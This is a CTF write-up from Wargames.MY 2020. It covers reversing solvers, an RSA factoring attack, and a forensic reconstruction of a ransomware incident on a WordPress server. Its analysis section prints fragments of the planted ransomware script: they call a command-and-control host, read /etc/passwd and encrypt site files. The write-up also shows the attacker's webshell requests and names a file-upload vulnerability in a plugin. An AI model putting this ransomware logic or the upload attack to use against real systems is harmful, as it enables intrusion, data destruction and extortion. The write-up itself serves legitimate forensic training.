WARGAMES.MY 2020

CTF WRITEUP

Red is Sus

Index of Challenges Solved

Kmun

- Flag => wgmy{62a7075ff72176ad1afb2a1c56c5ac98}

```
from z3 import *

s = Solver()
flag = []
for i in range(38):
    f = BitVec(f"flag_{i}", 8)
    flag.append(f)
    if i > 5 and i < 37:
        s.add(f >= 0x30)
        s.add(f <= 0x66)
        for nope in [0x3a, 0x3b, 0x3c, 0x3d, 0x3e, 0x3f, 0x40]:
            s.add(f != nope)

s.add(flag[7] == flag[26])
s.add((flag[34] ^ flag[31] ^ flag[36] ^ flag[35]) == 1)
s.add((flag[21] ^ flag[35] ^ flag[36] ^ flag[26]) == 81)
s.add((flag[27] ^ flag[23] ^ flag[22] ^ flag[31]) == 85)
s.add((flag[34] ^ flag[22] ^ flag[25] ^ flag[30]) == 6)
s.add((flag[26] ^ flag[24] ^ flag[29] ^ flag[21]) == 7)
s.add((flag[36] ^ flag[23] ^ flag[25]) == 108)
s.add((flag[25] ^ flag[35] ^ flag[36]) == 51)
s.add((flag[21] ^ flag[33] ^ flag[32] ^ flag[29]) == 80)
s.add((flag[34] ^ flag[30] ^ flag[26] ^ flag[25]) == 6)
s.add((flag[34] ^ flag[24] ^ flag[21]) == 48)
s.add((flag[27] ^ flag[30] ^ flag[35] ^ flag[29]) == 11)
s.add((flag[30] ^ flag[23] ^ flag[32] ^ flag[34]) == 6)
s.add((flag[35] ^ flag[26] ^ flag[23] ^ flag[33]) == 95)
s.add((flag[30] ^ flag[33] ^ flag[32]) == 98)
s.add((flag[30] ^ flag[23] ^ flag[28] ^ flag[27]) == 2)

v4 = 0xC2
v6 = 0xF2
v8 = 0x60
v3 = 0x3C
v5 = 0xB6
v7 = 0x30
s.add(flag[0] == (0x95 * v4 - 0x73))
s.add(flag[1] == (0x95 * v6 - 0x73))
s.add(flag[2] == (0x95 * v8 - 0x73))
s.add(flag[3] == (0x95 * v3 - 0x73))
s.add(flag[4] == (0x95 * v5 - 0x73))
s.add(flag[37] == (0x95 * v7 - 0x73))

s.add(flag[5] == 54)
s.add(flag[6] == 50)
```

```
s.add(flag[7] == 97)
s.add(flag[8] == 55)
s.add(flag[9] == 48)
s.add(flag[10] == 55)
s.add(flag[11] == 53)
s.add(flag[12] == 102)
s.add(flag[13] == 102)
s.add(flag[14] == 55)
s.add(flag[15] == 50)
s.add(flag[16] == 49)
s.add(flag[17] == 55)
s.add(flag[18] == 54)
s.add(flag[19] == 97)
s.add(flag[20] == 100)

print(s.check())
model = s.model()
#print(model)

good_flag = ""
for fg in flag:
    c = model[fg].as_long()
    good_flag += chr(c)

print(f"{good_flag}")
```

-

```
// solve_pt3.cpp : This file contains the 'main' function. Program execution begins and
ends there.
//

#include "pch.h"
#include <iostream>

unsigned int dword_140004020;
unsigned int dword_140004040[10000];

__int64 __fastcall sub_1400020E0(__int64 *a1)
{
	unsigned __int64 v2; // [rsp+0h] [rbp-18h]

	v2 = (((*a1 << 13) ^ (unsigned __int64)*a1) >> 7) ^ (*a1 << 13) ^ *a1;
	*a1 = (v2 << 17) ^ v2;
	return (v2 << 17) ^ v2;
}

__int64 sub_140001410()
{
```

```
	__int64 result; // rax
	int i; // [rsp+0h] [rbp-28h]
	unsigned int v2; // [rsp+8h] [rbp-20h]
	unsigned int v3; // [rsp+10h] [rbp-18h]
	unsigned int v4; // [rsp+14h] [rbp-14h]

	for (i = 0; i < 227; ++i)
	{
		v2 = dword_140004040[i + 1] & 0x7FFFFFFF | dword_140004040[i] &
0x80000000;
		dword_140004040[i] = (-1727483681 * (v2 & 1)) ^ (v2 >> 1) ^
dword_140004040[i + 397];
	}
	while (i < 623)
	{
		v3 = dword_140004040[i + 1] & 0x7FFFFFFF | dword_140004040[i] &
0x80000000;
		dword_140004040[i] = (-1727483681 * (v3 & 1)) ^ (v3 >> 1) ^
dword_140004040[i - 227];
		++i;
	}
	v4 = dword_140004040[0] & 0x7FFFFFFF | dword_140004040[i] &
0x80000000;
	result = (-1727483681 * (v4 & 1)) ^ (v4 >> 1) ^ dword_140004040[396];
	dword_140004040[i] = result;
	dword_140004020 = 0;
	return result;
}

__int64 __fastcall sub_1400012D0(int a1)
{
	int i; // [rsp+20h] [rbp-18h]

	dword_140004020 = 0;
	dword_140004040[0] = a1;
	for (i = 1; i < 624; ++i)
		dword_140004040[i] = i + 1812433253 * ((dword_140004040[i - 1] >>
30) ^ dword_140004040[i - 1]);
	return sub_140001410();
}

__int64 sub_140001370()
{
	unsigned int v1; // [rsp+20h] [rbp-18h]
	unsigned int v2; // [rsp+20h] [rbp-18h]

	if (dword_140004020 >= 624)
		sub_140001410();
	v1 = dword_140004040[dword_140004020++];
	v2 = (((v1 >> 11) ^ v1) << 7) & 0x9D2C5680 ^ (v1 >> 11) ^ v1;
```

```
	return (((v2 << 15) & 0xEFC60000 ^ v2) >> 18) ^ (v2 << 15) & 0xEFC60000 ^
v2;
}

__int64 __fastcall sub_140002010(unsigned __int8 a1)
{
	int v2; // [rsp+0h] [rbp-18h]
	char v3; // [rsp+8h] [rbp-10h]
	char v4; // [rsp+Ch] [rbp-Ch]

	v4 = 0;
	v3 = 0;
	v2 = 4;
	while (1)
	{
		if (!v2)
			return (char)(0x95 * v3 - 115) + (unsigned int)a1 - 10;
		if (v2 == 2)
			break;
		if (v2 == 3)
		{
			if (a1 >= 0xAu)
				v2 = 0;
			else
				v2 = 2;
		}
		else
		{
			v4 = 87;
			v3 = -124;
			v2 = 3;
		}
	}
	return (unsigned int)a1 + (char)(-107 * v4 - 115);
}

int main()
{
	__int64 v8[2];
	unsigned int v6;
	unsigned __int8 v3;
	unsigned __int8 v4;
	int v7;
	v8[0] = 0xF33DF4C3C4FEB33Fui64;

	for (int i = 5; i < 21; ++i)
	{
		v6 = sub_1400020E0(v8);
		v3 = sub_1400020E0(v8);
		sub_1400012D0(v6);
```

```
                for (int j = 0; j < (int)v3; ++j)
                        sub_140001370();
                v4 = sub_140001370() & 0xF;
                v7 = sub_140002010(v4);
                std::cout << "s.add(flag[" << i << "] == " << v7 << ")" << std::endl;
        }
}
```

-
```
s.add(flag[5] == 54)
s.add(flag[6] == 50)
s.add(flag[7] == 97)
s.add(flag[8] == 55)
s.add(flag[9] == 48)
s.add(flag[10] == 55)
s.add(flag[11] == 53)
s.add(flag[12] == 102)
s.add(flag[13] == 102)
s.add(flag[14] == 55)
s.add(flag[15] == 50)
s.add(flag[16] == 49)
s.add(flag[17] == 55)
s.add(flag[18] == 54)
s.add(flag[19] == 97)
s.add(flag[20] == 100)
```


-
```
(flareon) C:\Users\klks\Desktop>python solve_kmun.py
sat
wgmy{62a7075ff72176ad1afb2a1c56c5ac98}
```

SpeedyQuizy

- Flag => wgmy{418b3ea849ff3b93def86cfbc90440c1}
- Only partial logic needs to be implemented, keep trying till we get lucky
-

```
import socket
import sys
import string

def get_answer(q):
    print("trying to solve\n")
    qs = q.split(b" ")

    if q.find(b"Biggest port number possible") != -1:
        return b"65535"

    if q.find(b"DNS zone transfer occurs on port 53.") != -1:
        return b"TCP"

    print(qs[1])
    if qs[1] == b"Multiply":
        a = int(qs[2])
        b = int(qs[4][:-3] )
        print(f"a => {a}, b => {b}")
        return bytes(str(  a * b ), 'ascii')
    elif qs[1] == b"Reverse":
        return qs[3][::-1]
    elif qs[1] == b"Divide":
        a = int(qs[2])
        b = int(qs[4][:-1])
        print(f"a => {a}, b => {b}")
        return bytes( int(a/b) , 'ascii')
    elif qs[3] == b"add":
        a = int(qs[4])
        b = int(qs[6][:-3])
        print(f"a => {a}, b => {b}")
        return bytes(str( a + b ), 'ascii')
    return None

server = "www2.wargames.my"
port = 8080

s = socket.socket()
s.connect((server, port))

print(s.recv(1023))
s.send(b"ok")
print(s.recv(1023))
```

```
for i in range(3):
    question = s.recv(1023)
    pos = question.find(b">")
    question = question[pos:]
    print(f"We got => {question}")
    answer = get_answer(question)
    if answer == None: sys.exit(-1)
    print(f"sending => {answer}")
    s.send(answer)
    print(s.recv(1023))

s.close()
```

- 

```
(flareon) C:\Users\klks\Desktop>python solve_speedyquizy.py
b"\n[2020-12-05 03:10:03pm] You are to answer 3 question in 4 seconds.\nAny inco
rrect attempt will require you to start again.\nIf not sure, just answer in smal
l letter.\n\nType 'ok' to proceed, or 'quit' to end.\n\n"
b'\n[2020-12-05 03:10:04pm] Question No 1\n'
We got => b'> Reverse of doof is ...\n\n\n'
trying to solve

b'Reverse'
sending => b'food'
b'\n[2020-12-05 03:10:05pm] You answered food for question no 1\nCORRECT!\n\n'
We got => b'> Biggest port number possible\n\n'
trying to solve

sending => b'65535'
b'\n[2020-12-05 03:10:06pm] You answered 65535 for question no 2\nCORRECT!\n\n'
We got => b'> Can you add 90459 to 24360?\n\n'
trying to solve

b'Can'
a => 90459, b => 24360
sending => b'114819'
b'\n[2020-12-05 03:10:07pm] You answered 114819 for question no 3\nCORRECT!\n\nG
reat! You solved within the time limit. The flag is wgmy{418b3ea849ff3b93def86cf
bc90440c1}\n\nClosing connection. \n\n'
```

Babyrev

- Flag => wgmy{76420d7abbe073a20436d2fb14b15963}
- Solved using Z3

```
from z3 import *

shuffle = [0x7, 0x4, 0x15, 0x12, 0x1D, 0x13, 0x1B, 0x8,
           0x1F, 0x16, 0x0F, 0x6, 0x0A, 0x19, 0x18, 0x11,
           0x1, 0x3, 0x2, 0x17, 0x0D, 0x14, 0x5, 0x0,
           0x0C, 0x1C, 0x0B, 0x1A, 0x0E, 0x1E, 0x9, 0x10]

xor = [0x56, 0x6, 0x6, 0x1, 0x9, 0x52, 0x6, 0x3,
        0x51, 0x4, 0x57, 0x7, 0x52, 0x7, 0x50, 0x6,
        0x6, 0x6, 0x7, 0x54, 0x57, 0x56, 0x2, 0x55,
        0x6, 0x1, 0x52, 0x53, 0x54, 0x0F, 0x54, 0x3 ]


s = Solver()
flag = []
for i in range(32):
    f = BitVec(f"flag_{i}", 8)
    flag.append(f)
    s.add(f >= 0x20)
    s.add(f <= 0x7E)

for i in range(32):
    s.add(flag[i] == (flag[shuffle[i]] ^ xor[i]) )

s.add(flag[27] == 0x31)
s.add(flag[28] == 0x35)
s.add(flag[29] == 0x39)

#print(s)

print(s.check())
model = s.model()
#print(model)

good_flag = ""
for fg in flag:
    c = model[fg].as_long()
    good_flag += chr(c)

print(f"wgmy{{{good_flag}}}")
```

- 

Senang

- Flag => wgmy{f533f9091fc3e8f63191c64cfe1c2157}
- Because of anti-debug trick, patch binary with EBFE @ 0x40115E
  -
```
.text:0040115B 83 C4 0C                add     esp, 0Ch
.text:0040115E 6A 02                   push    2               ; MaxCount
.text:00401160 B8 01 00 00 00          mov     eax, 1
.text:00401165 6B C8 05                imul    ecx, eax, 5
.text:00401168 03 4D 08                add     ecx, [ebp+arg_0]
.text:0040116B 8B 55 84                mov     edx, [ebp+var_7C]
.text:0040116E 8D 04 51                lea     eax, [ecx+edx*2]
```
- Run application, put in fake flag, attach with debugger, restore replaced opc and lift real flag from ecx @ 0x401175
  -
```
.text:0040116B 8B 55 84                mov     edx, [ebp+var_7C]
.text:0040116E 8D 04 51                lea     eax, [ecx+edx*2]
.text:00401171 50                      push    eax             ; Str2
.text:00401172 8D 4D F0                lea     ecx, [ebp+Str1]
.text:00401175 51                      push    ecx             ; Str1
.text:00401176 E8 55 A0 00 00          call    _strncmp
.text:0040117B 83 C4 0C                add     esp, 0Ch
```

Defuse the Bomb

- Flag => wgmy{04a2766e72f0e267ed58792cc1579791}
- Open with 7zip and sort by size, traverse and extract text file
  - 

  - 

- Open text file with hex editor and search for wgmy
  - 

BabyRSA

- Flag => wgmy{20e6852af817ca67678df52a1668186c}

```
#https://ctftime.org/writeup/13748

import gmpy2
from Crypto.Util.number import *

def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

n =
22306351450360835278685008577095637579379519735569993605372382025943065943 1
72195653447501298828968514687284277198607097065634258314264314927371277442 2
75519637994628244973451713428529246432421492448316055762649494875064883616 1
50678248746788780631659395141126436598713108296958809877050508719429858288 5
42409206141714853617337747692468415137300472541599402472407915882162354129 0
11035959781898989018189851240885134793158675541708464792531211982651421335 4
86888814185904694334748742140907479724360382947060649121854484350812707303 7
50753924042963642230136006371631037322400368914718351407008699556959068979 2
01259584736419897

c =
17602993744775645244932047693736399644507438713421090470524415766527158933 4
76062715547401853988887892859852712288174327133373629909097820395435401533 6
76533608936213580668532621040243037931761022394679651927262885744960614529 5
99325651735809067636612587147031269202667870888506169666258327004309669721 1
12194725267847462929621419423182917279393538900064854853776147192666718145 2
32846523208281394755265917943312113266402772744899076664734081819237068101 8
83336427745375537437389752990601021671228882409327526733171270971339644452 6
00369079961452292583316600829728068432427992039322905022470729764699358872 1
05298576585603770

e = 65537

sq,b = gmpy2.iroot(n,2)
while n%sq != 0:
    sq += 1
p = sq

p = int(p)
p -= 0x1000
```


```
p = gmpy2.next_prime(p)
for i in range(10000):
    q = gmpy2.next_prime(p)
    nn = p * q
    if nn == n:
        print(f"p => {p}\n")
        print(f"q => {q}\n")
        break
    p = q

"""
p =>
14935310994539362212043375619017794806494697011696808316164111252138293984786194888728566332042975979009031875775629803058544700676379384750186273991759459
28550706785064533118070977783672319352480773372335867005194028836933149899207942
7969773651996634904469194657255155038435217929501442648395617921437818395 1

q =>
14935310994539362212043375619017794806494697011696808316164111252138293984786194888728566332042975979009031875775629803058544700676379384750186273991759459
28550706785064533118070977783672319352480773372335867005194028836933149899207942
7969773651996634904469194657255155038435217929501442648395617921437818424 7
"""

phi = (p - 1) * (q - 1)
gcd, a, b = egcd(e, phi)
d = a

print(f"d => {d}\n")

pt = pow(c, d, n)
pt = long_to_bytes(pt)
print(pt)
```

```
(flareon) C:\Users\klks\Desktop>python solve_babyrsa.py
p => 14935310994539362212043375619017794806494697011696808316164111252138293984 7
8619488872856633204297597900903187577562980305854470067637938475018627399175945 9
2855070678506453311807097778367231935248077337233586700519402883693314989920794 2
7969773651996634904469194657255155038435217929501442648395617921437818395 1

q => 14935310994539362212043375619017794806494697011696808316164111252138293984 7
8619488872856633204297597900903187577562980305854470067637938475018627399175945 9
2855070678506453311807097778367231935248077337233586700519402883693314989920794 2
7969773651996634904469194657255155038435217929501442648395617921437818424 7

d => -1044368963948413674246869406868795555923647990549200732086067671825132421 9
9108236786911688031687149229391737608001901241491359321011777505719129694224450 6
2248382244733032720331642293534912071365400981580710455728836328957518317399505 3
8697936959125130659795723912591227878883507213127573446369204833491974432873166 1
1519792708797764457039564534138367146864111153571793746720307970516625166807950 3
3149987752595033000146471067233547350753250795660090922132033402681467343805636 9
9619794568152167189755494158496185287161560186819952273741628443226108660760371 6
2188052707001776479679318642252528835510741732210605165035309 27

b'wgmy{20e6852af817ca67678df52a1668186c}'
```

Forensics - Lord Kiske Server

Introduction

Flag: wgmy{c4ea7f5c3a23990844ea6518c02740c66c4c8a605314f3bd9038f7ebfa7b9911}



Hash of Webshell

Flag: wgmy{96894e24bf860dd85fbdcc7fbfbad203108489d1}

Use command# ls -Rlah | grep -vE “\.durian” | less
This will remove all the .durian file and slowly investigate until reach wp-content/uploads/ folder

```
./wp-content/uploads:
total 36K
drwxr-xr-x 3 www-data www-data 4.0K Dec  5 10:46 .
drwxr-xr-x 6 www-data www-data 4.0K Dec  4 19:11 ..
drwxr-xr-x 3 www-data www-data 4.0K Dec  4 16:05 2020
-rw-r--r-- 1 root     root     4.5K Dec  5 10:43 b404-b64.txt
-rw-r--r-- 1 root     root     4.5K Dec  4 19:11 b404.php
-rw-r--r-- 1 root     root       40 Dec  5 10:45 path-of-webshel.txt
-rw-r--r-- 1 www-data www-data  779 Dec  4 16:33 we.php

./wp-content/uploads/2020:
total 12K
drwxr-xr-x 3 www-data www-data 4.0K Dec  4 16:05 .
drwxr-xr-x 3 www-data www-data 4.0K Dec  5 10:46 ..
drwxr-xr-x 2 www-data www-data 4.0K Dec  4 16:21 12

./wp-content/uploads/2020/12:
total 8.0K
drwxr-xr-x 2 www-data www-data 4.0K Dec  4 16:21 .
drwxr-xr-x 3 www-data www-data 4.0K Dec  4 16:05 ..
```

```
root@ubuntu:/var/www/html/wp-content/uploads# ls -lah
total 36K
drwxr-xr-x 3 www-data www-data 4.0K Dec  5 10:46 .
drwxr-xr-x 6 www-data www-data 4.0K Dec  4 19:11 ..
drwxr-xr-x 3 www-data www-data 4.0K Dec  4 16:05 2020
-rw-r--r-- 1 root     root     4.5K Dec  5 10:43 b404-b64.txt
-rw-r--r-- 1 root     root     4.5K Dec  4 19:11 b404.php
-rw-r--r-- 1 root     root       40 Dec  5 10:45 path-of-webshel.txt
-rw-r--r-- 1 www-data www-data  779 Dec  4 16:33 we.php
root@ubuntu:/var/www/html/wp-content/uploads# sha1sum we.php
96894e24bf860dd85fbdcc7fbfbad203108489d1  we.php
root@ubuntu:/var/www/html/wp-content/uploads#
```

Path of Webshell

Flag: wgmy{cc93f2436a9fdc6f19c1fa8bd865f8f3}

```
root@ubuntu:/var/www/html/wp-content/uploads# echo /var/www/html/wp-content/uploads/we.php | md5sum
471253d81b866f763f6e71c571d836db  -
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/we.php | md5sum
cc93f2436a9fdc6f19c1fa8bd865f8f3  -
root@ubuntu:/var/www/html/wp-content/uploads#
```

CnC Hostname

Flag: wgmy{d7357e55e21847601d4eacb01fe13313}

b404.php has base64 encoded text. Extract the text then use command# base64 -d b404-b64.txt | grep -E “http” to obtain the hostname

```
root@ubuntu:/var/www/html/wp-content/uploads# base64 -d b404
b404-b64.txt  b404.php
root@ubuntu:/var/www/html/wp-content/uploads# base64 -d b404-b64.txt | less
root@ubuntu:/var/www/html/wp-content/uploads# base64 -d b404-b64.txt | grep -E "http"
                'http' => [
        $note = file_get_contents('http://musangkeng.wargames.my/getnote.php?host=' . $host . '&key=' .
 $token, false, $context);
    $url = "http://musangkeng.wargames.my/save.php";
    return httpreq($url, $data);
function httpreq($url, $postVars)
    $postStr = http_build_query($postVars);
            'http' => [
    $key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
root@ubuntu:/var/www/html/wp-content/uploads# echo -n musangkeng.wargames.my | md5sum
d7357e55e21847601d4eacb01fe13313  -
root@ubuntu:/var/www/html/wp-content/uploads#
```

Hash of Ransomware

Flag: wgmy{00a3db9f4a4534a82deee9e7a0ca6a67d0deada3}

```
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | sh
sh               sha256sum        shadowconfig     shopt            shred
sha1sum          sha384sum        shasum           showconsolefont  shuf
sha224sum        sha512sum        shift            showkey          shutdown
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | sha1s
um
fe601462c9da180fd64541108812ddbc20533c7c  -
root@ubuntu:/var/www/html/wp-content/uploads# echo -n b404.php | sha1sum
caee0882a565e2bcd4582b93553b31a765c827d8  -
root@ubuntu:/var/www/html/wp-content/uploads# sha1sum b404.php
00a3db9f4a4534a82deee9e7a0ca6a67d0deada3  b404.php
root@ubuntu:/var/www/html/wp-content/uploads#
```

Location of Ransomware

Flag: wgmy{86051201744543abeda8b8efd0933e98}

```
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | md5su
m
86051201744543abeda8b8efd0933e98  -
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | sh
sh               sha256sum        shadowconfig     shopt            shred
sha1sum          sha384sum        shasum           showconsolefont  shuf
sha224sum        sha512sum        shift            showkey          shutdown
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | sha1s
um
fe601462c9da180fd64541108812ddbc20533c7c  -
root@ubuntu:/var/www/html/wp-content/uploads# echo -n b404.php | sha1sum
caee0882a565e2bcd4582b93553b31a765c827d8  -
root@ubuntu:/var/www/html/wp-content/uploads# sha1sum b404.php
00a3db9f4a4534a82deee9e7a0ca6a67d0deada3  b404.php
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | md5su
m
86051201744543abeda8b8efd0933e98  -
root@ubuntu:/var/www/html/wp-content/uploads#
```

Attacker IP Address

Flag: wgmy{0941b6865b5c056c9bbb0825e1beb8e9}

Go to /var/log/apache2/ and review access.log. We know the we.php and b404.php is from bad actor, just use command# cat /var/log/apache2/access.log | grep -E “we\.php|b404\.php” to catch the source IP address 178.128.31.78

```
178.128.31.78 - - [03/Dec/2020:19:11:44 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 584
"-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
178.128.31.78 - - [03/Dec/2020:19:11:58 +0000] "GET /wp-content/uploads/b404.php?docroot=/var/www/
html&host=lordkiske.wargames.my HTTP/1.1" 200 202 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.1
5; rv:83.0) Gecko/20100101 Firefox/83.0"
root@ubuntu:~# echo -n 178.128.31.78 | md5sum
0941b6865b5c056c9bbb0825e1beb8e9  -
root@ubuntu:~#
```

Exploit Used

Flag: wgmy{6e9478a4c77c8abfe5d6364010e4961e}

```
178.128.31.78 - - [03/Dec/2020:16:32:51 +0000] "POST /wp-content/plugins/ait-csv-import-exp
ort/admin/upload-handler.php HTTP/1.1" 200 243 "-" "curl/7.64.1"
178.128.31.78 - - [03/Dec/2020:16:33:10 +0000] "POST /wp-content/plugins/ait-csv-import-exp
ort/admin/upload-handler.php HTTP/1.1" 200 278 "-" "curl/7.64.1"
178.128.31.78 - - [03/Dec/2020:16:33:22 +0000] "GET /index.php/2020/11/28/she-needs-your/ H
TTP/1.1" 200 6351 "http://lordkiske.wargames.my/index.php/tag/jedi/" "Mozilla/5.0 (Macintos
h; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0"
178.128.31.78 - - [03/Dec/2020:16:33:29 +0000] "GET /wp-content/uploads/we.php HTTP/1.1" 20
0 208 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83
.0"
```

- Checked for valid responses HTTP 200 in access.log
- Checked sus keywords - “ait-csv-import-export”
- Found File Upload Vuln - https://wpscan.com/vulnerability/10471
-
- Flag = md5 of wpvdbid10471

Restoration of the Lord Kiske’s server

Flag: wgmy{9ed95e1721c3aab37bd7c67496f868a2}
flag.txt.durian was shared in the challenge. We know that the b404.php is the ransomware script.
The encryption function:

```php
function enc($string, $secret_key, $secret_iv)
{
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0, $iv));
}
```

The main function:

```php
function main()
{
    $data = [
        'host' => HTTP_HOST,
        'time' => time(),
    ];
    $data['hash'] = md5(serialize($data));
    $key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
    $aa = $_SERVER['HTTP_USER_AGENT'] ?? 'bb';
    $iv = sha1(md5(shell_exec('cat /etc/passwd')) . $aa);
    submit(
        [
            'key' => $key,
            'iv' => $iv
        ]
    );
    makan(DOC_ROOT, $key, $iv);
    addnote($key);
}
main();
```

To get the correct $key and $iv, we need HTTP_HOST, time() and HTTP_USER_AGENT. HTTP_HOST is defined in the beginning of the ransomware script. However we still have no clue what it is..

```php
<?php
define('DOC_ROOT', $_GET['docroot'] ?? '/var/www/html/');
define('HTTP_HOST', $_GET['host'] ?? $_SERVER['HTTP_HOST']);
```

We remember we have seen a b404.php call in access.log.

```
178.128.31.78 - - [03/Dec/2020:19:11:44 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 584
"-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
178.128.31.78 - - [03/Dec/2020:19:11:58 +0000] "GET /wp-content/uploads/b404.php?docroot=/var/www/
html&host=lordkiske.wargames.my HTTP/1.1" 200 202 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.1
5; rv:83.0) Gecko/20100101 Firefox/83.0"
root@ubuntu:~# echo -n 178.128.31.78 | md5sum
0941b6865b5c056c9bbb0825e1beb8e9  -
root@ubuntu:~#
```

The $_GET['host'] refers to lordkiske.wargames.my. We have the HTTP_HOST. Following the logs, we also have the HTTP_USER_AGENT is “Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0”. The time is 03/Dec/2020:19:11:58 +0000, let’s convert it into string to become 1607022718.

Run »

```
<!DOCTYPE html>
<html>
<body>

<?php
echo(strtotime("03/Dec/2020:19:11:58 +0000"));
?>

</body>
</html>
```

1607022718

Let's try to modify the function main() into the following:

```
function main()
{

    $data = [
        'host' => "lordkiske.wargames.my",
        'time' => 1607022718,
    ];
    $data['hash'] = md5(serialize($data));
    printf("key1: %s\n",$data['hash']);
    $secret_key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
    $aa = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0" ?? 'bb';

    $secret_iv = sha1(md5(shell_exec('cat /etc/passwd')) . $aa);

    $encrypt_method = "AES-256-CBC";

    $key = hash('sha256', $secret_key);
    printf("key2: %s\n",$key);

    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    printf("iv: %s\n",$iv);

    $b64_data = base64_decode(
    "YjJicGtyZGdFUW4xYVFPQ2pqOEZHTWFmemQ3NlIxTFNkTWpGQXhKd0ZaUjlFTGtvblpHWGdSZXE0Q0U1NHN1eg==");
    printf("b64_data: %s\n",$b64_data);

    $data = openssl_decrypt($b64_data, $encrypt_method, $key, 0, $iv);
    printf("dec: %s\n",$data);

}
main();
?>
```

